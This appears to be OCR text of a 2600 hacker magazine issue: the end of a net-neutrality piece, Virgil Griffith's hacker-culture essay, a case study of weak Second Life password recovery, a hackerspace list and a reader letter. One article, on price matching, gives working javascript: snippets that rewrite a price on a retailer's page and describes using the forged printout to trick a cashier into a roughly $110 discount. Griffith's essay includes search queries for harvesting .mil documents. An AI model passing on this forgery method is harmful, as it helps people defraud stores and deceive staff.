what prevents this sort of scenario from happening.

The phrase "network neutrality" is a (relatively) new term for an old concept: no one should be able to regulate, control, or discriminate against content or traffic. The Internet user should decide what sites he or she visits, what services are used, what applications they want, and how the user is able to connect. And when I say the concept is old, I mean it predates the Internet itself, as far back as the late 1800s. The concept was applied (and federally mandated) to the telegraph service. This made it so, regardless of where a telegraph came from, who it was going to, or what its contents were, all telegraphs were sent impartially and in the order they were received. This also applies to parcel shipping services, the telephone network, and all common carriers and public utilities.

Where We Stand

Since DSL and dialup Internet connections operate through the phone lines, they were initially subject to the federally mandated net neutrality concept that the rest of the telephone network was subject to (cable modem Internet services have, oddly enough, been exempt all along since they did not operate via the phone network). In 2005, the FCC changed the classification of DSL and Internet services connected through the phone network, effectively making these networks exempt from network neutrality. This opened the door for telecommunications companies and broadband providers to start scheming about how they can provide service to their users in a way that benefits them the most (primarily in the financial sense), but in turn negatively impacts the consumer and the function of the Internet as a whole. Not only is this sleazy, but it is a direct betrayal to these companies' obligation to the consumer.

The issue has become a highly politicized one. Since the reclassification, numerous congressional proposals to enforce network neutrality have been made, and most of them have been defeated. Meanwhile, the telecommunications lobby, cable Internet companies, and telecommunications providers in general are busy feeding misinformation to anyone who will listen. They're going so far as to set up fake "grassroots" organizations to oppose net neutrality, such as Hands Off The Internet, `http://www.handsoff.org` and NetCompetition, `http://www.netcompetition.org`. Both of these are conveniently funded by those companies that stand to benefit/profit the most

from a lack of neutrality, are anything but grassroots, and serve solely to misrepresent what net neutrality is and what its proponents are trying to accomplish. Their intent is to prevent any attempt that would write network neutrality back into law, as it had been prior to 2005.

The debate rages on, and we are certainly not in the clear.

Is This *Really* A Threat?

Certainly. Service providers' and the FCC's legal roles still have not been clearly defined, but already we are seeing big business taking advantage of the consumer. As a very real example, consider the fairly recent (October 2007) attempts of Comcast to prevent traffic generated by its customers through BitTorrent. This restriction was not limited to material thought to be in violation of copyright laws, but all BitTorrent traffic, *including legal use*. Customers were not informed of these attempts. Not only did this violate network neutrality but, without providing a means for the consumer to be aware of what to expect when purchasing services, it also subverted the notion of a free market (a free market can not regulate itself without an informed consumer – especially when they're uninformed against their will). This certainly is not the only example of an ISP abusing its power.

Not surprisingly, Comcast is one of the major, most vocal opponents of network neutrality. The company has gone so far as to (admittedly) underhandedly block members of the general public (many of whom had gathered to speak against the company) from FCC hearings regarding Comcast's actions against its users. Comcast understands what the general public wants, but is trying to make sure that the decision-makers don't hear the public voice.

Now What?

It might be a hard battle, but it's a battle we can win. The numbers are clearly in favor of an Internet that is free and open. Here are just a few examples of what we can do to help ensure that we win the fight:

- Contact your elected officials and make sure they support legislation in favor of network neutrality, such as the "Internet Freedom Preservation Act 2008" (H.R. 5353)
- Sign petitions in order to ensure those making decisions understand public opinion on net neutrality, like the one found on the SavetheInternet.com Coalition's website, `http://www.savetheInternet.com`
- Spread the word about network neutrality and counteract the misinformation campaigns of big business!

Other Resources

If you'd like to learn a little more and keep yourself up-to-date on the events surrounding the network neutrality debate, here are some websites I'd recommend as a starting point:

- SavetheInternet.com Coalition, `http://www.savetheInternet.com` A coalition, in favor of network neutrality, that is not funded by any corporation, trade group, or political party.
- Open Internet Coalition, `http://www.openInternetcoalition.com` Representing consumers, grassroots organizations, and businesses in favor of network neutrality, the Open Internet Coalition includes big names such as Google, Skype, PayPal, eBay, and more (some of those in the world of big business understand that a lack of net neutrality doesn't only hurt the consumer, but the market as well).
- *A Guide to Net Neutrality for Google Users.* `http://www.google.com/help/netneutrality.html` *Google discusses its support for network neutrality.*
- `http://en.wikipedia.org/wiki/Network_neutrality` and `http://en.wikipedia.org/wiki/Network_neutrality_in_the_United_States` User-contributed/edited entries regarding the debate.
- *H.R.5353 Internet Freedom Preservation Act of 2008* on OpenCongress, `http://www.opencongress.org/bill/110-h5353/show` In-depth discussion and analysis on H.R.5353, the act in favor of network neutrality.

Closing and Obligatory Greetz

If you weren't already familiar with the concept of network neutrality and the threats against it, then I apologize for being the bearer of bad news. The good news is that it's not too late, and we can still help shape the outcome of the battle in a way that's favorable to the future of the Internet and to us as consumers. I'll see you on the open, free, people's Internet.

Shout Outz: bex0, rbcp, Phractal, vixen, RogueClown, Rob T Firfely, murd0c, s1acker, Altalp, nova, graphix, jenn, the phonelosers forum users, and the old school UPL and f0ur0ne0ne (RIP) crew. Free nawleed!

Hacker Perspective

Virgil Griffith

Hi. My name is Virgil Griffith. I am 25 years old and live in Pasadena, California. I study theoretical neuroscience at the California Institute of Technological and am in my second year of graduate school. My day job and career is science, but I'm not here to talk about that. I am here to talk about a creative, artistic enterprise called hacking - my experiences with it, what it is to me, and to share some observations about our little community that I never hear anyone talk about.

Some background about me. I was born and raised in Alabama; my family got its first computer when I was seven. It had a 33Mhz processor, 120MB hard drive, and a fancy 2400 baud modem. Unlike many hackers I know, I didn't immediately fall in love with programming - I liked playing video games and especially finding counterintuitive abuses in the rules to give myself an edge. I loved the ingenuity that goes into trying to think of the most perverse things you can do within the game that the designers would have never foreseen someone trying. This slowly extended into writing scripts within games to perform common tasks more quickly.

Hacking has a certain mystique, but it was the search for the most advanced, insidious ways to get an edge on the online competition that brought me to the security mindset and soon I was noticing compromising blemishes in all sorts of social and technological systems. I subscribed to *2600 Magazine* and in every issue I understood two or three articles well enough to re-implement them or clean up any minor defects in their technique.

At 17 I attended my first hacker conference, H2K, in New York. I understood almost none of the talks, but I made up for it by taking page after page of useless notes. In my senior year of high school, I was inspired by an article in this very magazine entitled "CampusWide Wide Open" by Acidus, a sophomore at Georgia Tech. It was about flaws in the Blackboard Transaction System, the card access system used at most college campuses nationwide.

The article made complete sense to me and I felt it could have deep ramifications. Later that year, I graduated high school, enrolled at the University of Alabama, and met Acidus, a.k.a. Billy Hoffman, at a local hacker conference in Atlanta. We started up a collaboration to fully flesh out and implement the ideas in his paper. Seven months later in April 2003, I was excited to give a security talk together (my first), but hours before our talk we were served a temporary retraining order from Blackboard Inc., the maker of the campus card system. This was followed by a civil lawsuit two days later stating that our investigating the flaws in their system was, in fact, illegal.

The suit didn't go so well. I feel we were completely in the right, but legal courts do not favor who is right. Oftentimes they don't even favor who is on the right side of the law. They favor the prepared. We were woefully unprepared, and we settled out of court under sealed terms. Hopefully, you all can learn from this: Talk to a lawyer *before* you get too deep into your project. Although, judging from the recent history of hacker cases, it's unlikely you'll go to jail for trying to do a good deed. But unless your case is legally unassailable, the company will outspend you, successfully stop you, and your case will simply become yet another one of the many cases that fail to establish any useful precedent.

Anyway, at this point administrators at both of our universities were more than pissed at us for causing a ruckus. Throughout my sophomore year, I was politely encouraged to leave. So I did. I dropped out of school and moved to Indiana without a job or studentship, and met Douglas Hofstadter, the author of *Gödel, Escher, Bach: An Eternal Golden Braid,* a profoundly sublime book I read in high school.

While there, I somehow convinced one of the professors at Indiana University School of Informatics to give me a job doing computer security research. I did a cute data-mining project that cross-referenced birth and marriage records across the state of Texas to automatically discover Mother's Maiden Names (as far as I can tell, not even bank employees know why it's still used as a security question). I called it "Messin' with Texas."

The ease and influence one had simply by

merging databases and running some dead-simple analyses inspired me. I started thinking up more projects in this vein which I began to call "data-mining as an offensive weapon." The idea is simple: 1) take a known security vulnerability, 2) do it to the entire Internet.

For example, for some time everyone has known about Microsoft Word documents containing metadata about recent changes and who made them. So I downloaded every Word document from .mil that Google knew about (ext:doc site:.mil inurl:aa, ext:doc site:.mil inurl:ab, ext:doc site:.mil inurl:ac, ...) and used known techniques to reveal recently deleted text - some of it quite naughty. Now that was fun.

Around then, I read about an IP address deleting unflattering facts from congressmen's Wikipedia pages and upon manually tracing it back discovered it was in fact registered to the House of Representatives itself! Shortly afterwards, it was discovered that two congressmen had actually hired staffers to police their pages. The embarrassment these congressmen rightly deserved was simply delightful and I wondered how hard it would be to automate the entire process over all of Wikipedia.

I wrote a simple tool, WikiScanner, that took two databases: the database of all Wikipedia edits, and another database which listed the registered owner for a given IP address. Users could then type in a company and see every anonymous edit that company had made from their offices. It was a bountiful harvest of public relations disasters for disinformers across the globe.

After all of this, I honestly I have no idea why more people still don't use data-mining as an offensive weapon - merely picking off the lowest of the low hanging fruit is so easy, yet has huge impact. An attack that works against .0001 percent of a very big number is a big number.

In 2007, after three years of science and online hijinks at Indiana University, I graduated and entered graduate school here in California. Since then, I've worked on several projects such as extending WikiScanner to catch organizations hiding behind registered accounts (Poor Man's Check User), as well as forging a conduit between the Tor darknet and the World Wide Web (tor2web), bringing military-strength anonymous publishing to the Internet. I look forward to future work to help make the Internet a better place.

What Hacking Means to Me

Labels of subcultures invariably come to mean different things to different people, and the word "hacker" is no exception. It spans the gamut from the most incidenary - cyber-criminals - to the most banal - anyone who enjoys anything remotely technical solely for the sake of it with shades of Loki-like pranksters, dapper trenchcoat wearers, and intrepid open-source developers somewhere in between. And, despite the minor confusion, it's all just fine.

I genuinely enjoy language, but really, everyone reading this magazine has much more exciting, interesting, and fulfilling things to do with their time than insisting a certain charming yet nebulous H-word should only be used to describe people in Group A and never to people in Group B.

For me personally, hacking is an art form. Hacking is art upon the canvas of the living, breathing, sprawling, deeply interwoven technological and social systems that make up modern life. Hacking is picking out the counterintuitive, unbalanced, seldom-explored parts of these systems, searching for ways they could play off each other, synergistically amplifying their power, spiraling out of normal control, and shifting the course of the whole complex to do something completely unexpected.

So, instead of prescribing a definition, the myriad self-described hackers I've met are typically:

- The Investigative journalists of the online world.
- Playful jokesters.
- People whose mastery of technology has given them disproportionate influence on the Internets.
- People for whom almost every social problem has an engineering solution.
- Chaotic Good, but occasionally Chaotic Neutral.
- Vigilantes to the extent allowed by law - empowering the good and punishing the bad.
- People with balls of fucking steel.

My paramount goal is shaping the world for the better. Creativity conjoined with technological know-how is the tool of choice. For me, hacking is first a means to an end, and second a delightful open-ended game.

Sometimes people say they're into hacking just for fun, but they're just being modest. There are many many other deeper, more elegant games people play for fun - take *Go, Starcraft,* or the stock market. If all I wanted was an entertaining, complex, ever-changing, open-ended game that required substantial time investment, I'd play *Magic: The Gathering* and be done with it. Hacking is the only game that permits even causal players to influence

(sometimes even altering the course of) entities far bigger than them including corporations, industries, and governments. It's the massively multi-player online RPG with a vibrant rich world and complex history that you play in real life.

Half Gems and the Quest for Pure Disruptive Beauty

This community - or at least the small slice of it I live in - has some strikingly unusual etiquette that the newcomers never get at first. I've never heard anyone publicly talk about it, and I think it sheds light on what motivates hackers.

Within the community, the essence of hacking is the quest to craft the most perfect disruptive gem that changes everything for the better. Of course, peoples' moral intuitions occasionally disagree, but by and large they see eye to eye.

At a given moment, a hacker knows of between five to 15 "half gems" - a minor unpublished vulnerability, a new twist on an old technique, an obscure but handy database, a little known surprising fact, a clever new trick. Something that's mildly interesting on its own, but nothing to shout from the rooftops.

A truly original work of art almost inevitably requires finding two or three half gems that play off each other in just the right way. On a day to day basis, hackers spend most of their time looking for the perfect mates for their half gems in hopes of creating that truly novel thing that blind-sides the entire world with its originality and strength.

Hackers would rather share, but unfortunately they can't share their half gems with everyone. Just like you, the powers that be recognize half gems too, will "fix the problem" or otherwise insulate themselves from it, and the half gem is gone.

Early career hackers sometimes forget to aspire to something truly novel and great. And their desire for even small media attention prods them into prematurely publishing ideas on their blog that their friends have been tossing around. If you blog-narc, people will stop sharing their half gems with you. You stop benefiting from them, and they stop benefiting from you. It's just worse for everyone all the way around.

This is what hacking and the hacker culture is to me. I don't know how representative any of it is, but it's 100 percent honest so it has to be worth something. If you've read this magazine long, you can't help but notice the "Hacker Perspective" articles are all quite different. But the differences look big only because the comparison is made under a magnifying glass. Backing out, we're all cut from the same idiosyncratic, variegated feeling cloth like everyone else. We just happened to be born with a penchant for technology and coloring outside the lines.

I wish to thank StricK for being the greatest hacker mentor and friend a boy could ever have and without whom I would not be writing this today. I also wish to thank Emmanuel Goldstein for being the spiritual leader of this whole shebang and raising an entire generation of disruptive technologists.

Disruptive Technologist Virgil Griffith has balls of fucking steel and is known for developing the WikiScanner software.

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst
Bruce Schneier
Phiber Optik
Phillip Torrone
Barry Wels
Nick Farr
Bre Pettis
Bill Squire
Mitch Altman
Rop Gonggrijp
Martin Eberhard

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Second Life Hacking

By Lex Neva

Password retrieval systems are ubiquitous on the web. Usually they consist of a link on the login page labeled "Forgot your password?". Some sites will email your password to you in plain text, while others will quiz you with inane "security questions" that you answered when you signed up for the account. By ensuring that you provide correct answers to the questions, the website can perfectly verify your identity to ensure that unauthorized parties are not trying to steal your account. I hope your security sense is tingling.

In this article, I'll explore the insecurity of these systems through a case study. All of the information I will provide is already well-known in the community and trivially accessible to motivated attackers.

Case Study: Second Life

Second Life (SL), available at `http://➥secondlife.com/` and created by Linden Lab (LL), is a multi-user, interactive, open-ended, 3-D virtual world in which users can create an incredible variety of content. Users have no set goals, but instead use the world for socialization, art, 3-D modeling, collaboration, and many other applications. Access to the world is through a standalone client that runs natively on Windows, MacOS X, and Linux. I've been an avid member of SL for over three and a half years and most of my time in-world is spent on scripting and building.

Recently, I got an email from LL that disturbed me. It was in German, a language I don't speak, and it had the subject line "Mein Konto: Kennwortanfrage" which I think translates to "My Account: Password Assistance". It was one of those emails that the service sends you when you tell them you forgot your password. By clicking the included URL, you "prove" that you're the owner of your email address, and the system trusts that you should be allowed to reset your password.

Motivation for Attack

Many users will ignore such a spurious email, but I immediately got concerned. What did the email say? Why was it in German? Who wanted to access my account? Was it random, or a targeted attack? I knew one thing: an attacker would have plenty of motivation to take over my account. Not only have I built up an identity in SL, I also conduct a fair amount of business in-world for real-world money. I sell products in SL, and then I sell the in-world money I earn for US dollars on the Lindex currency exchange (`http://secondlife.com/currency`). Gaining access to my account would let an attacker steal my profits. It would also allow them to use my credit card on file to buy more in-world currency, which they could then transfer to a friend's account and sell, effectively stealing money from me. Finally, they could take my products and distribute the source code, potentially costing me a huge number of sales and doing irrevocable damage to my business. This account represents my entire real-world income (from sales and contracting work), so I'm very serious about protecting its security.

Attack Vectors

The attacker has motivation, so what are the potential attack vectors? The password retrieval process for an SL account (`https://➥secure-web0.secondlife.com/➥account/request.php`) involves several steps. First, the user visits the website and tells it that they forgot their password. The system emails a one-use URL with a randomly generated code to the email account on file and tells the user to check their email. This email is sent in the language of the requester, regardless of the settings on the account in question. The website also provides another option: "Email no longer active? Click here!" It scared the crap out of me during my tests to see that the "secret" URL was plainly presented to me in that link, allowing me to bypass the need to have access to my email account altogether. Fortunately, this option is only available to IP addresses that have previously successfully logged into the account; others are told to call LL to reset their password.

The next page contains the security questions. A user must successfully answer one of four questions in order to verify their identity. The first question is the secret question the user answered when they created their account. Second, the system provides the last names of four people the user has added to their "friends list" in SL, and asks them to provide the first names. I'm told the third option is to

provide the exact value of the last payment the user made to LL, but this option was not presented to me because my account is not charged monthly fees. The final option is to provide the name of the region that the user has set their home point to. Only one of these questions must be successfully answered to gain access to the account, and the user has 3 attempts before their IP is blocked from the password reset system.

How can an attacker bypass these security measures? First, they must gain access to the page with the security questions. To do this, they must either intercept the email or come from an IP previously associated with the account. It might be possible to luck into my IP address if they're using the same internet service provider as I am, or they could hop on my wireless if I was unwise enough to leave it unsecured. Since my attacker is in Germany, neither of these is an option, so they'll have to intercept my email. Impossible, right? Chillingly, Dan Kiminsky just showed us how an attacker can intercept emails using his DNS cache poisoning vulnerability, and they could do it in a way that I would be unable to detect (read the slides `http://www.doxpara.com/?p=1204`). I think that the correlation in time between Kiminsky's talk and the attack on my account is unlikely to be a coincidence.

With that out of the way, the attacker is now looking at the page with the security questions. While it's often easy for an attacker to discover the answer to a secret question (a good essay about this is here: `http://www.schneier.com/blog/archives/2005/02/the_curse_of_th.html`), they'll skip right past that and the last billed amount and look at the friends list and the home location. The friends list might be fairly easy to guess because user surnames, which are chosen from a long list, are fairly unique inside communities in SL. An attacker could deduce who might be on my friends list by looking at the membership lists of the groups I'm in, looking in my profile for mentions of friends, and searching the web for logs of any conversations I might have been in. The attacker has only three tries, but I found in my tests that they can reload the page as many times as they want without penalty until they get a list of names they know. Barring that, they can try to deduce my home location. For most users, this is going to be a region in which they own land, and it's easy to find this information using SL's search system. In my case, my home location was trivially obvious when looking at my profile.

Mitigation

I've shown that it's completely feasible for someone to compromise my account. How can I mitigate this threat? I've changed my home location to a less guessable place, but, other than my own land, SL severely limits where I can set my home location. This change is pretty inconvenient for me, but I feel I have no choice. I could also remove everyone from my friends list, which would prevent that question from appearing on the questions page at all. In SL, this would make an already unmanageable user interface even more hostile, so this is not a feasible mitigation strategy.

I opened a support ticket with LL to let them know how worried I was about those emails I got, and they took the obvious step of immediately blocking all access to my account (gee, thanks). This had the side-effect of freezing my business. I called immediately to have my account unblocked and, thankfully, the representative did this for me. We had a pretty interesting talk about security, and I set up a recognition phrase that I must provide in future calls to verify my identity, assuming the other phone representatives pay attention to that. I was chagrined to find that my representative knew of no way for me to disable the web-based password recovery system for my account. They escalated my ticket to find out for sure, and they recommended I change my password.

I've changed my password, but I can't help but feel it's a worthless exercise. A system is only as secure as its weakest measure, and I've received no assurances that LL's resolvers have been patched against Kiminsky's vulnerability. What's especially interesting is that LL is, in general, a security-conscious company. Logins via the SL client use SSL to avoid transmitting the user's password hash in the clear.

Why This System?

What's especially interesting is why this insecure password recovery system was first put in place. It goes back to an incursion into LL's systems in 2006 (`http://blog.secondlife.com/2006/09/08/urgent-security-announcement`), in which a large number of password hashes were believed to have been stolen by attackers. In response, LL quickly published details about the attack and invalidated all user passwords. This was a sensible reaction, but it meant that thousands of users were thrust upon the mercies of the password recovery system. Many users no longer had access to the email address associated with

their account, and they all started getting mad very quickly. LL created a special phone line with extra staff to handle password resets. They also added new identity verification options to the web-based password recovery system, giving us the system that is still in use today. LL was wise to identify and respond to the breach so quickly, but they solved the problem by severely diminishing the security of the system as a whole.

Final Thoughts

In some online forums, it's no big deal if an account gets compromised. But a system like SL gives an attacker the motivation and means to cause irreparable financial damage. Worse yet, I have no options to increase my security and prevent this attack. If it is deemed necessary to implement an automated password recovery system, it is critically important to provide users with a method of disabling it. If I am stupid enough to forget my password, I want to have to call and jump through some very big hoops to prove my identity. I've been assured by the developers at Linden Lab that they are looking to provide this option soon but, until then, I'm nervous.

As of the time of publication, over three months after the events described above, LL has slightly changed their password reset system. There is no longer an option to provide your home location to prove your identity. The other three options are still available. There still seems to be no way to disable the password reset system entirely for an account.

Exploiting Price-Matching through Javascript Injection

By Sigma

In today's world of retail shopping, finding a good price for an item usually involves the use of scissors and a large stack of Sunday newspaper ads. We all obsessively follow deals to find the most opportune time to swoop in and buy what we want before the sale ends and the price returns to normal. But for many out there who have better things to do with their time, what else can be done? It is part of the hacker mentality not just to wait for the right situation in order to strike, but to modify the situation to suit your needs.

The concept:

Price-matching is a wonderful concept that can be invoked when making a purchase. When paying for an item, one can present something to the cashier, such as a competitor's flyer, that advertises the item at a lower price. The cashier will type in the new, cheaper price and ring it up. This gives a person the ability to take advantage of any one store's sale at any other store. Stores will adhere to this because they don't want customers to go to a competitor's store, so they swallow their pride and honor the discount.

Casing the joint:

One day, I walk into a Best Buy that is located in a mall near my house. While perusing through the aisles, I spot my target. It's a Western Digital 320GB My Passport Essential External HDD. Not only is it a beautiful piece of hardware, but I need it because my computer's drive is almost full. I could just go and buy it, but I notice that the current price is $169.99! There is no way that I am paying that much. I inquire about Best Buy's price matching policy, and the employee says that they will match any major retailer's price on a flyer or webpage printout that is not more than a week old. After returning home and looking through some ads, I find that the lowest anybody is selling the drive for, Best Buy included, is $129.99. Although this is a much better deal than before, it is still not low enough for my taste. So I ponder my next course of action for a couple of days and eventually craft an alternate solution.

Another concept:

JavaScript has a handy little feature called the HTML DOM. This stands for the Hypertext Markup Language Document Object Model, and it is used to allow JS code to interact with element tags on a webpage. Ever notice how those fancy lightboxes expand to fit their content when you click a picture? Those smooth growth actions are provided by the HTML DOM in JS. On the opposite end of the spectrum is JavaScript Injection. Quite easy to do, and potentially powerful, JavaScript Injection allows you to execute arbitrary JS code on any webpage. One of the simplest examples is to type `javascript:alert("Hello World!");` into the URL bar on any page. A popup containing this classic message should

appear. JavaScript Injection can also make use of the HTML DOM to modify the content of a webpage, as you will soon see.

The Process:

I do some searches with Google and navigate my browser (I will be using Firefox 3 for all examples, but this also works with Internet Explorer) to a page from Wal-Mart containing the drive I want to purchase. I find the price in the page and Right-Click > View Selection Source. The HTML used to generate that item then pops up, and it looks like this:

```
<span class="Price4XL">$124.88</span>
```

I note that the price is in a 'span' element. Now, in any webpage there are many different tags and many are 'span' elements. This is where the DOM comes in handy. I type the following into the URL field:

```
javascript:x=document.getElementsByTa
➥gName("span");for(n=0;n<x.
length;n++){alert(n+"="+x[n].innerHTML
➥);}
```

Let me break this down:

1.) `javascript:`
This indicates that we'll be giving some JavaScript code to the browser, as opposed to a URL with http:// or ftp://

2.) `x=document.getElementsByTagNa`
`➥me("span");`
Here we are assigning the variable 'x' an array, or list, of all the 'span' elements on the page.

3.) `for(n=0;n<x.length;n++){}`
This is a standard for loop that will be used to examine every element of the array contained in 'x.'

4.) `alert(n+"="+x[n].innerHTML );`
This will generate a popup for each element in 'x.' It will display the innerHTML, or the HTML contained within the 'span' tag.

When I hit enter, there was a series of popups containing the number and content of each 'span' tag. I took notice of when the popup displayed the current price for the HDD and noted the number. On this page, the 'span' tag that held the price was 23rd out of 75.

Now, knowing the number of the tag I want to modify, I type something like this into the URL field:

```
javascript:x=document.getElementsByTag
➥Name("span");x[23].innerHTML=prompt
➥("Enter new text:","");alert();
```

New parts broken down again:

1.) `x[23].innerHTML=prompt("Enter`
`➥ new text:","");`
This takes the 23rd element stored in 'x' and opens up a popup box that allows you to type in the new text to display in the 'span' tag.

2.) `alert();`
This prevents the browser from redirecting to a blank page when the code is done.

If done correctly, whatever text is typed into the prompt should appear on the page where the old text (or price) used to be. On my page, I typed "$59.88" into the prompt, and that was displayed as the new price. Now that the text of a webpage has been successfully modified, the real con can begin.

Finishing the job:

After injecting the new content into the page, I printed it out along with a couple of pages from other sites. Then I drove down to Best-Buy, picked the HDD off the shelf, and got in line. When it was my turn, I asked the cashier if they did price-matching (to act clueless); he said yes and proceeded to ring me up as I presented him with the printouts. He glanced at the 10pt font and typed in the new price. He had to call over a floor manager or something to enter his bypass code to allow the sale at the new price.

(He just zipped his finger across the keyboard like he does this all day, something like '12345' probably.) Anyway, the cashier handed me back the printouts and my new HDD in a bag and said to have a nice day.

Analysis:

I remember my first thought being "that was way too easy." He just glanced at the sheets and handed me my item. Why was this so easy? I suppose it was that when people think of websites getting "hacked" (This is in no way a hack, but rather a little trick), they think of defacement and identity theft. No one expects that someone would forge the contents of a page to cheat a store. The employees are so busy trying to get the sale that, given the rapid fluctuation in electronics pricing, they ignore the possibility of exploitation. Although you don't get anything for free, I was still able to save a good 110 dollars. In the end, this is a really light and fast way to save some cash using the hacker mentality.

Props to Jacob P. Silvia (JS Password Domination) and A5an0 (JS Injection) for similar articles that I found after writing this. The information in this article is for lulz and to be used for educational purposes only. Do not try to buy a laptop for $5.99, some common sense still applies. Batteries not included, some assembly required. Happy hacking!

Canada

Ontario

Toronto - HackLabTO
170a Baldwin Street
http://hacklab.to

Quebec

Montreal - FOULAB
Suite 302, 183 Chemin Bates
http://foulab.org

United States of America

Alabama

Huntsville - Makers Local 256
3409 Governor's Drive
https://256.makerslocal.org

California

Los Angeles - Machine Project
1200 D North Alvarado
http://machineproject.com
San Francisco - Noisebridge
83C Wiese, 94103
https://noisebridge.net

District of Columbia

HacDC
1525 Newton Street NW
http://www.hacdc.org

Florida

Clearwater - HacClearwater
1510 Barry Road, 33706
http://hacclearwater.wikia.com/wiki/HacClearwater

Massachusetts

Boston - MITERS
77 Massachusetts Avenue, N52-390
http://miters.mit.edu

New Mexico

Santa Fe - Santa Fe Complex
624 Agua Fria Street
http://sfcomplex.org

New York

Brooklyn - NYC Resistor
397 Bridge Street, 5th Floor
http://nycresistor.com

New York City - Eyebeam
540 W. 21st Street
http://www.eyebeam.org/

North Carolina

Carrboro Creative Coworking
205 Lloyd Street, Suite 101
http://www.carrborocoworking.com

Pennsylvania

Philadelphia - The Hacktory
1524 Brandywine Street
http://thehacktory.org

Rhode Island

Providence - DC401
AS220, 115 Empire Street
http://dc401.org/site

Texas


Austin - ACTLab
4th Floor of the CMB building on the University of Texas campus
http://www.actlab.utexas.edu


Washington

Seattle - Saturday House
Giraffe Labs, 620 AlaskanWay, Second Floor
http://saturdayhouse.org

Wisconsin

Milwaukee - Bucketworks
1340 North 6th Street
http://bucketworks.org





Random Advice

Dear *2600:*

This letter is in response to the letter by Psion the GateKeeper in issue 25:3. Stick with it. You can usually substitute experience and good references for the sheepskin, but some employers strictly want that degree. Things can be difficult when you have neither. Computers have infiltrated almost every occupation. You just have to find one where you can get your foot in the door, and then let your skills be known by being in the right place at the right time to save the day. I have 20 plus years experience doing programming but my degree was originally an A.S. in electronics. I started playing with electronics in the fourth grade, took vocational electronics in high school, then went on to a local university for their electronics degree. I could have taken a four year degree and become an engineer, but the two year degree was more hands-on and offered a stronger computer hardware curriculum. I was able to cruise effortlessly through the electronics courses, but had to work hard on the non-technical stuff. I was able to take a job in the tutoring department and included programming as subjects I could tutor. My ability to rapidly learn on-the-fly allowed me to learn and help at the same time while making money. At graduation, I was one of three students hired by a major electronics firm that came to recruit from the school. I had a job as an electronics technician. The group I worked for quickly learned of my computer expertise and had me building embedded computer systems and eventually the software that ran on them. After 15 years, I moved on to a software engineering job at another company.

Unfortunately, vocational schools and certification courses have gotten bad reputations over the years. Vocational schools were labeled as the places where the trouble-making students went to learn trades instead of places to become experts in their field. Certification courses have been dismissed mostly due to a few unscrupulous operations where they were handing them out without proper teaching and testing of skills. Short of a few unionized trades, apprenticeships have become all but unheard of.

Your best bet will be to look for temporary and contract-to-hire jobs to build up your work experience. Companies are more willing to take a chance hiring a temporary worker than a full-time employee. I also recommend checking with any smaller computer shops in your area. Get to know the owners, leave them your card, and see if they can recommend you to customers asking about custom programming jobs.

Good luck.

Exothermicus

Dear *2600:*

